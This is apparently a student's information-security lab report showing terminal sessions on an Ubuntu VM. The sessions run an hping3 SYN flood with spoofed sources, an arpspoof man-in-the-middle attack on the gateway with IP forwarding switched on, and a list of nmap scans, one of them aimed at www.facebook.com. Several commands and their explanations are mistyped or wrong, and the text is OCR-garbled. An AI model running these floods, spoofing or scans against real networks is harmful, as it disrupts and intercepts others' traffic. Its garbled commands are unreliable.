
ISA LAB ASSIGNMENT -5


Name: Abhay Rathi

20BCE2905

HOSTING A RANDOM PROJECT ON IP: 192.168.56.1




Now running ubuntu on vmbox




Now in command terminal of ubuntu

```
root@Ub18:/home/vboxuser# ^C
root@Ub18:/home/vboxuser# hping3 -S 192.168.56.1 -d 120 -p 80 --flood --rand-so
urce
HPING 192.168.56.1 (enp0s3 192.168.56.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Project:




Confirming through wireshark



After attack:

Wi-Fi Qualcomm QCA61x4A 802.11ac Wireless Ada...



Send Adapter name: Wi-Fi

0 Kbps SSID: I am God

Connection type: 802.11n Receive

IPv4 address: 192.168.183.120 0 Kbps

IPv6 address: Signal strength:



Default gateway ip is 10.0.2.2

Let's say we need to know victim ip of 10.0.2

So

"ifconfig" to know the interface and mac id we are using

```
root@Ub18:/home/vboxuser# ifconfig
enRhythmboxigs=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::ef10:44ae:6e7b:3794 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:0f:7f:dc txqueuelen 1000 (Ethernet) RX packets 353373 bytes 154290868 (154.2 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 330196 bytes 27222921 (27.2 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 309 bytes 26629 (26.6 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 309 bytes 26629 (26.6 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@Ub18:/home/vboxuser#
```

Mac id: is 08:00::27:0f:7f:dc

Interface: lo

```
root@Ub18:/home/vboxuser# ip r
default via 10.0.2.2 dev enp0s3 proto dhcp metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
root@Ub18:/home/vboxuser# arpspoof -i enp0s3 -t 10.0.2.2 10.0.2.1
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
8:0:27:f:7f:dc 52:54:0:12:35:2 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f:7f:dc
```

```
/Z
[1]+ Stopped arpspoof -i enp0s3 -t 10.0.2.2 10.0.2.1
root@Ub18:/home/vboxuser# echo 1 > /proc/sys/net/ipv4/ip_forward
root@Ub18:/home/vboxuser#
```

Before spoofing


```
Interface: 172.16.102.53 --- 0x11
 Internet Address
                        Physical Address
                                              Type
 172.16.96.1
                        00-15-17-c8-09-b0
                                              dynamic
                        ff-ff-ff-ff-ff
 172.16.103.255
                                              static
                        01-00-5e-00-00-02
 224.0.0.2
                                              static
 224.0.0.22
                        01-00-5e-00-00-16
                                              static
  224.0.0.251
                        01-00-5e-00-00-fb
                                              static
 224.0.0.252
                        01-00-5e-00-00-fc
                                              static
 239.255.255.250
                       01-00-5e-7f-ff-fa
                                              static
                        ff-ff-ff-ff-ff
  255.255.255.255
                                              static
```

After spoofing

```
Microsoft Windows [Version 10.0.19045.2130]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Dell>arp -a
Interface: 172.16.102.53 --- 0x11
                        Physical Address
  Internet Address
                                              Type
  172.16.96.1
                        00-15-17-c8-09-b0
                                              dynamic
                        ff-ff-ff-ff-ff
  172.16.103.255
                                              static
  224.0.0.2
                        01-00-5e-00-00-02
                                               static
  224.0.0.22
                        01-00-5e-00-00-16
                                               static
  224.0.0.251
                        01-00-5e-00-00-fb
                                               static
  224.0.0.252
                        01-00-5e-00-00-fc
                                              static
  239.255.255.250
                        01-00-5e-7f-ff-fa
                                               static
                        ff-ff-ff-ff-ff
  255.255.255.255
                                               static
Interface: 192.168.56.1 --- 0x14
  Internet Address
                        Physical Address
                                              Type
  192.168.56.255
                        ff-ff-ff-ff-ff
                                               static
  224.0.0.2
                        01-00-5e-00-00-02
                                              static
  224.0.0.22
                        01-00-5e-00-00-16
                                              static
  224.0.0.251
                        01-00-5e-00-00-fb
                                              static
  224.0.0.252
                        01-00-5e-00-00-fc
                                              static
                        01-00-5e-7f-ff-fa
  239.255.255.250
                                              static
                        ff-ff-ff-ff-ff
  255.255.255.255
                                              static
C:\Users\Dell>
```

Nmap tool

Sudo apt install nmap



Scanning a single ip:


10.30.151.150

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-07 22:24 IST
Nmap scan report for 10.30.151.151
Host is up (0.0020s latency).
All 1000 scanned ports on 10.30.151.151 are filtered

Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds
root@Ub18:/home/vboxuser#
```

Scan a host:

www.facebook.com




Scanning a range of ip

Nmap 10.30.158.11-20

SYN Stealth Scan Timing: About 100.00% done; ETC: 22:29 (0:00:00 remaining) Nmap scan report for 10.30.158.11 Host is up (0.075s latency). All 1000 scanned ports on 10.30.158.11 are filtered Nmap scan report for 10.30.158.12 Host is up (0.0065s latency). All 1000 scanned ports on 10.30.158.12 are filtered Nmap scan report for 10.30.158.13 Host is up (0.013s latency). All 1000 scanned ports on 10.30.158.13 are filtered Nmap scan report for 10.30.158.14 Host is up (0.0075s latency). All 1000 scanned ports on 10.30.158.14 are filtered Nmap scan report for 10.30.158.15 Host is up (0.0071s latency). All 1000 scanned ports on 10.30.158.15 are filtered Nmap scan report for 10.30.158.16 Host is up (0.0065s latency). All 1000 scanned ports on 10.30.158.16 are filtered Nmap scan report for 10.30.158.17 Host is up (0.024s latencv).


Nmap scan report for 10.30.158.14 Host is up (0.0075s latency). All 1000 scanned ports on 10.30.158.14 are filtered Nmap scan report for 10.30.158.15 Host is up (0.0071s latency). All 1000 scanned ports on 10.30.158.15 are filtered Nmap scan report for 10.30.158.16 Host is up (0.0065s latency). All 1000 scanned ports on 10.30.158.16 are filtered Nmap scan report for 10.30.158.17 Host is up (0.024s latency). All 1000 scanned ports on 10.30.158.17 are filtered Nmap scan report for 10.30.158.18 Host is up (0.0069s latency). All 1000 scanned ports on 10.30.158.18 are filtered Nmap scan report for 10.30.158.19 Host is up (0.0067s latency). All 1000 scanned ports on 10.30.158.19 are filtered Nmap scan report for 10.30.158.20 Host is up (0.0049s latency). All 1000 scanned ports on 10.30.158.20 are filtered

```
Nmap scan report for 10.30.158.18
Host is up (0.0069s latency).
All 1000 scanned ports on 10.30.158.18 are filtered
Nmap scan report for 10.30.158.19
Host is up (0.0067s latency).
All 1000 scanned ports on 10.30.158.19 are filtered
Nmap scan report for 10.30.158.20
Host is up (0.0049s latency).
All 1000 scanned ports on 10.30.158.20 are filtered
Nmap done: 10 IP addresses (10 hosts up) scanned in 159.27 seconds
root@Ub18:/home/vboxuser#
root@Ub18:/home/vboxuser# nmap 10.30.159.11/22
Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-07 22:31 IST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1024 undergoing Ping Scan
Ping Scan Timing: About 0.24% done
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 1024 undergoing Ping Scan
Ping Scan Timing: About 0.49% done
Stats: 0:00:30 elapsed; 0 hosts completed (0 up), 1024 undergoing Ping Scan
Ping Scan Timing: About 3.66% done; ETC: 22:45 (0:13:36 remaining)
Stats: 0:00:34 elapsed; 0 hosts completed (0 up), 1024 undergoing Ping Scan
Ping Scan Timing: About 4.15% done; ETC: 22:45 (0:13:28 remaining)
Stats: 0:00:36 elapsed; 0 hosts completed (0 up), 1024 undergoing Ping Scan
Ping Scan Timing: About 4.39% done: ETC: 22:45 (0:13:25 remaining)
```



Nmap selecting a single port

Nmap -p 80 10.30.151.151




Scan a ragne of ports

Nmap -p 1 1-25 10.30.151.151

```
SYN Stealth Scan Timing: About 10.02% done; ETC: 23:01 (0:23:03 remaining)
Stats: 0:07:28 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth S
SYN Stealth Scan Timing: About 10.03% done; ETC: 23:01 (0:23:02 remaining)
[1]+ Stopped
                              nmap 10.30.159.11/22
root@Ub18:/home/vboxuser# nmap -p 80 10.30.151.151
Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-07 22:39 IST
Nmap scan report for 10.30.151.151
Host is up (0.0043s latency).
PORT
       STATE
                SERVICE
80/tcp filtered http
Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
root@Ub18:/home/vboxuser# nmap -p 1-1024 10.30.151.151
Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-07 22:41 IST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sca
SYN Stealth Scan Timing: About 6.64% done; ETC: 22:42 (0:01:24 remaining)
Nmap scan report for 10.30.151.151
Host is up (0.0028s latency).
All 1024 scanned ports on 10.30.151.151 are filtered
Nmap done: 1 IP address (1 host up) scanned in 19.92 seconds
root@Ub18:/home/vboxuser#
```


Scan 100 most common ports

Nmap -f 10.30.151.151



Scan all 65535 ports

Nmap -p 10.30.151.151



Scan using tcp connect

Nmap -sT 192.168.0.9

Detect OS and Services

Nmap -O 192.168.0.9

```
Nmap done: 1 IP address (1 host up) scanned in 28.36 seconds root@Ub18:/home/vboxuser# nmap -0 192.168.0.9

Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-07 22:47 IST Nmap scan report for 192.168.0.9


Host is up (0.0024s latency).

All 1000 scanned ports on 192.168.0.9 are filtered Too many fingerprints match this host to give specific OS details

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.


Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds root@Ub18:/home/vboxuser# root@Ub18:/home/vboxuser#
```

Nmap -A 92.168.0.9



Standard service detection

Nmap -sV 192.168.0.9




More aggressive service detection

Nmap -sV -version-intensity 5 192.168.0.9

```
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.0.9 are filtered
Service detection performed. Please report any incorrect results at https://nma
p.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
root@Ub18:/home/vboxuser# nmap -sV -version-intensity 5 192.168.0.9
Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-07 22:50 IST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.50% done
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 22.85% done; ETC: 22:50 (0:00:17 remaining)
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.60% done; ETC: 22:50 (0:00:05 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.90% done; ETC: 22:50 (0:00:03 remaining)
Nmap scan report for 192.168.0.9
Host is up (0.0031s latency).
All 1000 scanned ports on 192.168.0.9 are filtered
Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.66 seconds
root@Ub18:/home/vboxuser#
```

Lighter banner grabbing detection


Nmap -sV -version-intensity 0 192.168.0.9




Nmap output formats

Save default ouput to a file

Nmap -oN outputfile.txt 192.168.0.12



NESSUS TOOL



Configuration:

